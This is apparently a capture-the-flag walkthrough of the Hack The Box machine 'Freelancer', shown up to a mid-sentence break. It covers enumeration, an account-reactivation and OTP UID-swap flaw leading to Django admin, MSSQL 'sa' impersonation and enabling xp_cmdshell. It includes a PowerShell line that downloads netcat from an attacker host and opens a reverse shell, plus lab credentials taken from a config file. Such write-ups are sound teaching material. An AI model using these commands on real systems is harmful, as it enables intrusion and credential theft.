

# Freelancer Writeup


<

Active Season 5 Machine

Submit Machine Matrix

Submit Machine Review

Freelancer is online



Freelancer


Windows · Hard

40

Points

★★★★☆

4.9 23 Reviews





User Rated Difficulty

Released on 01 Jun 2024

Created by Spectra199

👍

User Blood pwned by  xct 1H 50M 42S

System Blood pwned by  NLTE 2H 50M 3S

## 00 - Credentials

username	password	service	address
mikasaAckerman	IL0v3ErenY3ager	Domain pass	freelancer.htb
lora199	PWN3D#l0rr@Armessa199	Domain pass, Winrm	freelancer.htb
sql_svc	v3ryS0!ldP@sswd#34	Domain pass	freelancer.htb

## 01 - Reconnaissance and Enumeration

### NMAP (Network Enumeration)

```
# Nmap 7.94SVN scan initiated Sat Jun  1 22:00:50 2024 as: nmap -sC -sV -vvv
-oA nmap/freelancer 10.129.47.11
Nmap scan report for 10.129.47.11
Host is up, received syn-ack (0.23s latency).
Scanned at 2024-06-01 22:00:53 EAT for 131s
Not shown: 988 filtered tcp ports (no-response)
PORT      STATE SERVICE      REASON  VERSION
53/tcp    open  domain       syn-ack  Simple DNS Plus
80/tcp    open  http         syn-ack  nginx 1.25.5
|_http-title: Did not follow redirect to http://freelancer.htb/
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: nginx/1.25.5
88/tcp    open  kerberos-sec syn-ack  Microsoft Windows Kerberos (server
time: 2024-06-02 00:02:06Z)
135/tcp   open  msrpc        syn-ack  Microsoft Windows RPC
139/tcp   open  netbios-ssn  syn-ack  Microsoft Windows netbios-ssn
```

```
389/tcp open ldap syn-ack Microsoft Windows Active Directory LDAP
(Domain: freelancer.htb0., Site: Default-First-Site-Name)
445/tcp open microsoft-ds? syn-ack
464/tcp open kpasswd5? syn-ack
593/tcp open ncacn_http syn-ack Microsoft Windows RPC over HTTP 1.0
636/tcp open tcpwrapped syn-ack
3268/tcp open ldap syn-ack Microsoft Windows Active Directory LDAP
(Domain: freelancer.htb0., Site: Default-First-Site-Name)
3269/tcp open tcpwrapped syn-ack
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Host script results:

```
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 28476/tcp): CLEAN (Timeout)
|   Check 2 (port 25712/tcp): CLEAN (Timeout)
|   Check 3 (port 45316/udp): CLEAN (Timeout)
|   Check 4 (port 60777/udp): CLEAN (Timeout)
|_ 0/4 checks are positive: Host is CLEAN or ports are blocked
|_clock-skew: 4h59m59s
| smb2-time:
|   date: 2024-06-02T00:02:23
|_ start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_ Message signing enabled and required
```

Read data files from: /usr/bin/./share/nmap

Service detection performed. Please report any incorrect results at  
<https://nmap.org/submit/> .

```
# Nmap done at Sat Jun  1 22:03:04 2024 -- 1 IP address (1 host up) scanned
in 134.25 seconds
```

We have quite a few ports open, common for an Active Directory machine:

- 53 - Simple DNS Plus (A Domain Name Server used for host name identification)
- 80 - HTTP site with the host name `freelancer.htb` .
- 88 - Kerberos server (used for Kerberos ticket authentication service)
- 135,593 - Microsoft RPC server over HTTP 1.0 (Domain: `freelancer.htb`)
- 139,445 - SMB (Samba access)
- 3268 - LDAP (Lightweight Directory Access Protocol used for user and domain management)

From the above we are able to see most common ports of an AD machine. We will

enumerate the box through mostly the `HTTP` port for foothold but mostly through `AD` for later part.

## HTTP Enumeration (port 80)


We visit the site on port 80 after adding the following host names to our `/etc/hosts` file:

```
10.129.23.11  freelancer.htb dc.freelancer.htb
```

We add the `dc.freelancer.htb` for the `DC` that exists on the domain. We can verify the `DC` exists through `netexec(nxc)`:

```
└─$ nxc smb freelancer.htb
SMB          10.129.23.11    445      DC          [*] Windows 10 / Server
2019 Build 17763 x64 (name:DC) (domain:freelancer.htb) (signing:True)
(SMBv1:False)
```

Site:



We see a standard `bootstrap` site whereby we are provided with numerous action. We do a directory bruteforce and virtual host enumeration:

- Directory fuzzing (I filtered results for easier reading)

```
301    0B    http://freelancer.htb:80/admin    -> REDIRECTS TO: /admin/
301    0B    http://freelancer.htb:80/contact  -> REDIRECTS TO: /contact/
301    0B    http://freelancer.htb:80/blog     -> REDIRECTS TO: /blog/
301    0B    http://freelancer.htb:80/about    -> REDIRECTS TO: /about/
301    0B    http://freelancer.htb:80/add_comment -> REDIRECTS TO:
/add_comment/
```

- Virtual host fuzzing (Nothing really came up)  
We can use the results to come up with the following logic(others from the site):
- `http://freelancer.htb/employer/register/` ->Used to register employers to the site. The employer is not allowed to log in without first activating their account.
- `http://freelancer.htb/freelancer/register/` -> Used to register freelancers to the site.
- `http://freelancer.htb/accounts/login/` -> Is a login page offered to both Employer and the Freelancer
- `http://freelancer.htb/accounts/recovery/` -> Is a password recovery page, which **reactivates** the account and allows us to reset the password of an existing account.
- `http://freelancer.htb/job/search/` -> Used to search for jobs on the server based on certain criteria.
- `http://freelancer.htb/accounts/profile/` -> Used to access data on the profile of the current user logged into the site
- `http://freelancer.htb/blog/` -> Useless blog
- `http://freelancer.htb/contact/` -> Useless contact site
- `http://freelancer.htb/job/create/` -> Used to create jobs for freelancers. Can only be accessed by an employer account
- `http://freelancer.htb/job/admin` -> Used to authenticate admin with correct credentials (cookies are also valid)

From above we can see some sort of a vague path; I won't bother with rabbit holes but you can enumerate other endpoints to see for yourself.

When creating accounts, we create both and see sort of a unique behavior:

- Employer account creation and logging in

**Employer Register**

pyp

pyp@root.htb

1

1

1

1

1

1

1

1

\*\*\*\*\*

\*\*\*\*\*

☒ I Accept All [Terms & Conditions](#)

Register

• Sorry, this account is not activated and can not be authenticated!

Login

Username

Password


☐ Remember me

[Forgot your password?](#)

Log In




- Freelancer account creation and logging in



Here you can watch and review latest job posted by a lot of employers & companies, you can click and navigate to the job details after clicking on it.

## Find Your Dream Job



We are redirected to the `search jobs` location where we can find `job`. Meaning the `Employer` account is off limits but remember the `Password` reset capabilities and how can be able to **re-activate** an account and hence allows us to bypass the `Employer` account disabled issue.



### Account Recovery

○ Please enter your account username with the answers on the security questions

○ After providing the correct username with the security questions answers you account will be reactivated, and you can reset your account password

pyp

1

1

1|

Submit



### Reset Password

.....

.....|

Reset Password



We use the same initial password since our goal was the account activation. We then proceed to log in:

Login

pyp

.....|

☐ Remember me

Forgot your password?

Log In

Freelancer

HomeJobs DashboardMy ProfileBlogContact

pyp

Dashboard

My Profile

Post a New Job

Manage Jobs

All Applicants

QR-Code

Change Sec-Questions

Delete My Account

Contact Us

Logout

Howdy, pyp

Dashboard > Employer Dashboard

Posted Jobs0

Pending Applications0


Your latest Job List

Here you can watch and review your latest job posts and navigate to the job details after clicking on it.


Pending Applicants

This time we are redirected to the `profile` page instead of getting an error!  
From there we have a `QR` page with the following information:





We are given a `UID` of the user:



## Reviews



**Philip Marcos** 19 Jan, 2024, 06:16

Mr. Tom helped me to find my new job... thank you very much

## Add Review

Write a review



**tomHazard**

Tom Hazard


Company Name: Freelancer LTD

Address: US West - Los Angeles

Phone Number:

Email: tomHazard@freelancer.hk

We can replace the `UID` at the top to match ours to test if that is a way of identifying usernames:



## Reviews

### Add Review

Submit A Review



pyp

11

Company Name: 1

Address: 1


Phone Number:

Email: pyp@root.htb

Joined At: 2024-06-02

Job Position:

We acquire our user! Meaning we can fuzz for different usernames; We can check for a user such as admin who usually has the ID between 1-5; We can fuzz and see we find John on UID = 2



## Reviews

### Add Review

Submit A Review



admin

John Halond

Company Name: Freelancer LTD

Address: US East - Boston

Phone Number:

Email: johnHalond@freelancer.htb

Joined At: 2020-11-12


Job Position:

We can then encode the UID in base64 format and replace it in the link (My session expired) so I'll use another QR code:

```
└─$ echo "http://freelancer.htb/accounts/login/otp/$(echo '2' | base64 -w 0)/b4558c7c688a52df7655e5a87148ce84/"
```

```
http://freelancer.htb/accounts/login/otp/Mgo=/b4558c7c688a52df7655e5a87148ce84/
```


We visit the page:



We are able to log in as the administrator !

## Django admin

We can be able to navigate to the site /admin as our cookies have been replaced:



We notice the SQL terminal, which may allow us to execute commands through `xp_cmdshell` as this is MSSQL .

We can enumerate the SQL server that runs in order to learn capabilities, available users, databases e.t.c.

- Databases

SQL Terminal	
Query: <pre>SELECT name FROM sys.databases; 3</pre>	
<div>Execute</div>	
name	
master	
tempdb	
model	
msdb	
Freelancer_webapp_DB	

- Users on the database

SQL Terminal	
Query: <pre>SELECT name FROM sys.server_principals WHERE type_desc = 'SQL_LOGIN' OR type_desc = 'WINDOWS_LOGIN'; 4</pre>	
<div>Execute</div>	
name	
sa	
Freelancer_webapp_user	

We can look into the current user:

SQL Terminal	
Query: <pre>SELECT current_user;</pre>	
<div>Execute</div>	
Freelancer_webapp_user	

We can see if we have the capability of switching to the `sa` user as they have unrestricted access to the `MSSQL` server:

SQL Terminal	
Query: <pre>EXECUTE AS LOGIN = 'sa'; SELECT current_user;</pre>	
<div>Execute</div>	
dbo	

We see a success as it changes to the `Database Owner (dbo)` and hence we have high privileges!

We can try to run `xp_cmdshell` which allows us to execute commands on the `MSSQL`

server:

```
SQL Terminal
Query:
EXECUTE AS LOGIN = 'sa';
EXEC xp_cmdshell "whoami";

Execute

('42000', "[42000] [Microsoft][ODBC Driver 17 for SQL Server][SQL Server]SQL Server blocked access to procedure 'sys.xp_cmdshell' of component 'xp_cmdshell' because this component is turned off as part of the security configuration for this server. A system administrator can enable the use of 'xp_cmdshell' by using sp_configure. For more information about enabling 'xp_cmdshell', search for 'xp_cmdshell' in SQL Server Books Online. (15281) (SQLExecDirectW)")
```

We see that it is disabled, we can enable it and try again:

```
SQL Terminal
Query:
1 EXECUTE AS LOGIN = 'sa';
2
3 -- Step 1: Enable the advanced options
4 EXEC sp_configure 'show advanced options',1;
5 RECONFIGURE;
6
7 -- Step 2: Enable the xp_cmdshell through the advanced options
8 EXEC sp_configure 'xp_cmdshell',1;
9 RECONFIGURE;
10
11 -- Step 3: Execute xp_cmdshell
12 EXEC xp_cmdshell "whoami";

Execute

No results. Previous SQL was not a query.
```

We see no output , seems as we cannot directly see the output; We can try a curl command and see if it works:

```
SQL Terminal
Query:
1 EXECUTE AS LOGIN = 'sa';
2
3 -- Step 1: Enable the advanced options
4 EXEC sp_configure 'show advanced options',1;
5 RECONFIGURE;
6
7 -- Step 2: Enable the xp_cmdshell through the advanced options
8 EXEC sp_configure 'xp_cmdshell',1;
9 RECONFIGURE;
10
11 -- Step 3: Execute xp_cmdshell
12 EXEC xp_cmdshell "curl 10.10.14.8";
13

Execute

No results. Previous SQL was not a query.
```

```
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.23.11 - - [02/Jun/2024 21:50:51] "GET / HTTP/1.1" 200 -
```

The command works and we have code execution! We can now upgrade to a good shell using netcat

Steps:

1. Ensure that nc64.exe is on the same path of the webserver and set up a listener on port 9001

```
rlwrap nc -lvnp 9001
```



## 2. Run the following command :



```
SQL Terminal
Query:
1 EXECUTE AS LOGIN - 'sa';
2
3 -- Step 1: Enable the advanced options
4 EXEC sp_configure 'show advanced options',1;
5 RECONFIGURE;
6
7 -- Step 2: Enable the xp_cmdshell through the advanced options
8 EXEC sp_configure 'xp_cmdshell',1;
9 RECONFIGURE;
10
11 -- Step 3: Execute xp_cmdshell
12 EXEC xp_cmdshell 'powershell.exe -c "curl 10.10.14.8/nc64.exe -o C:/programdata/nc.exe; C:/programdata/nc.exe 10.10.14.8 9001 -e powershell.exe"';
13
```

Execute

No results. Previous SQL was not a query.

**Note: The double quote and single quote order is important. Reversing their places may cause the payload not to work**

## 3. Check the reverse shell

```
└─$ rlwrap nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.129.23.11 53723
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\WINDOWS\system32> whoami
whoami
freelancer\sql_svc
```

We are able to get shell!

# 02 - Privilege Escalation

## freelancer\sql\_svc

We are able to verify that we are the `sql_svc` user on the box who apparently has a home in the `C:\Users` directory that we can check out.

Since we were able to exist in a database environment, we can enumerate for any configuration passwords:

```
PS C:\users\sql_svc> findstr /s /m /i "pass" *.*
findstr /s /m /i "pass" *.*
AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache
Downloads\SQLEXPR-2019_x64_ENU\1033_ENU_LP\x64\Setup\CONN_INFO_LOC.MSI
Downloads\SQLEXPR-2019_x64_ENU\1033_ENU_LP\x64\Setup\SMO_EXTENSIONS_LOC.MSI
Downloads\SQLEXPR-2019_x64_ENU\1033_ENU_LP\x64\Setup\SMO_LOC.MSI
Downloads\SQLEXPR-2019_x64_ENU\1033_ENU_LP\x64\Setup\SQLBROWSER.MSI
Downloads\SQLEXPR-2019_x64_ENU\1033_ENU_LP\x64\Setup\SQLSUPPORT.MSI
```

```
Downloads\SQLEXPRESS-2019_x64_ENU\1033_ENU_LP\x64\Setup\SQL_COMMON_CORE_L
[SNIPPED]
```

We notice the directory called `Downloads\SQLEXPRESS-2019_x64_ENU\` which may contain sensitive information. Let us enumerate further:

Mode	LastWriteTime	Length	Name
d-----	5/27/2024 1:52 PM		1033_ENU_LP
d-----	5/27/2024 1:52 PM		redist
d-----	5/27/2024 1:52 PM		resources
d-----	5/27/2024 1:52 PM		x64
-a----	9/24/2019 9:00 PM	45	AUTORUN.INF
-a----	9/24/2019 9:00 PM	784	MEDIAINFO.XML
-a----	9/29/2023 4:49 AM	16	PackageId.dat
-a----	9/24/2019 9:00 PM	142944	SETUP.EXE
-a----	9/24/2019 9:00 PM	486	SETUP.EXE.CONFIG
-a----	5/27/2024 4:58 PM	724	sql-Configuration.INI
-a----	9/24/2019 9:00 PM	249448	SQLSETUPBOOTSTRAPPER.DLL

We notice `sql-Configuration.INI` in the directory which is a file used during the installation process of Microsoft SQL Server to specify configuration settings for the installation.

It contains the following:

```
PS C:\users\sql_svc\Downloads\SQLEXPRESS-2019_x64_ENU> type sql-
Configuration.INI
type sql-Configuration.INI
[OPTIONS]
ACTION="Install"
QUIET="True"
FEATURES=SQL
INSTANCENAME="SQLEXPRESS"
INSTANCEID="SQLEXPRESS"
RSSVCACCOUNT="NT Service\ReportServer$SQLEXPRESS"
AGTSVCACCOUNT="NT AUTHORITY\NETWORK SERVICE"
AGTSVCSTARTUPTYPE="Manual"
COMMFABRICPORT="0"
COMMFABRICNETWORKLEVEL="0"
COMMFABRICENCRYPTION="0"
MATRIXCMBRICKCOMMPORT="0"
SQLSVCSTARTUPTYPE="Automatic"
FILESTREAMLEVEL="0"
ENABLERANU="False"
```

```
SQLCOLLATION="SQL_Latin1_General_CP1_CI_AS"
SQLSVCAccount="FREELANCER\sql_svc"
SQLSVCPASSWORD="IL0v3ErenY3ager"
SQLSYSADMINACCOUNTS="FREELANCER\Administrator"
SECURITYMODE="SQL"
SAPWD="t3mp0r@ryS@PwD"
ADDCURRENTUSERASSQLADMIN="False"
TCPENABLED="1"
NPENABLED="1"
BROWSERSVCSTARTUPTYPE="Automatic"
IAcceptSQLServerLicenseTerms=True
```

We notice that it has some accounts and passwords:

```
SQLSVCAccount="FREELANCER\sql_svc"
SQLSVCPASSWORD="IL0v3ErenY3ager"

SAPWD="t3mp0r@ryS@PwD" -> For the SA account
```

We can try to validate this using netexec :

```
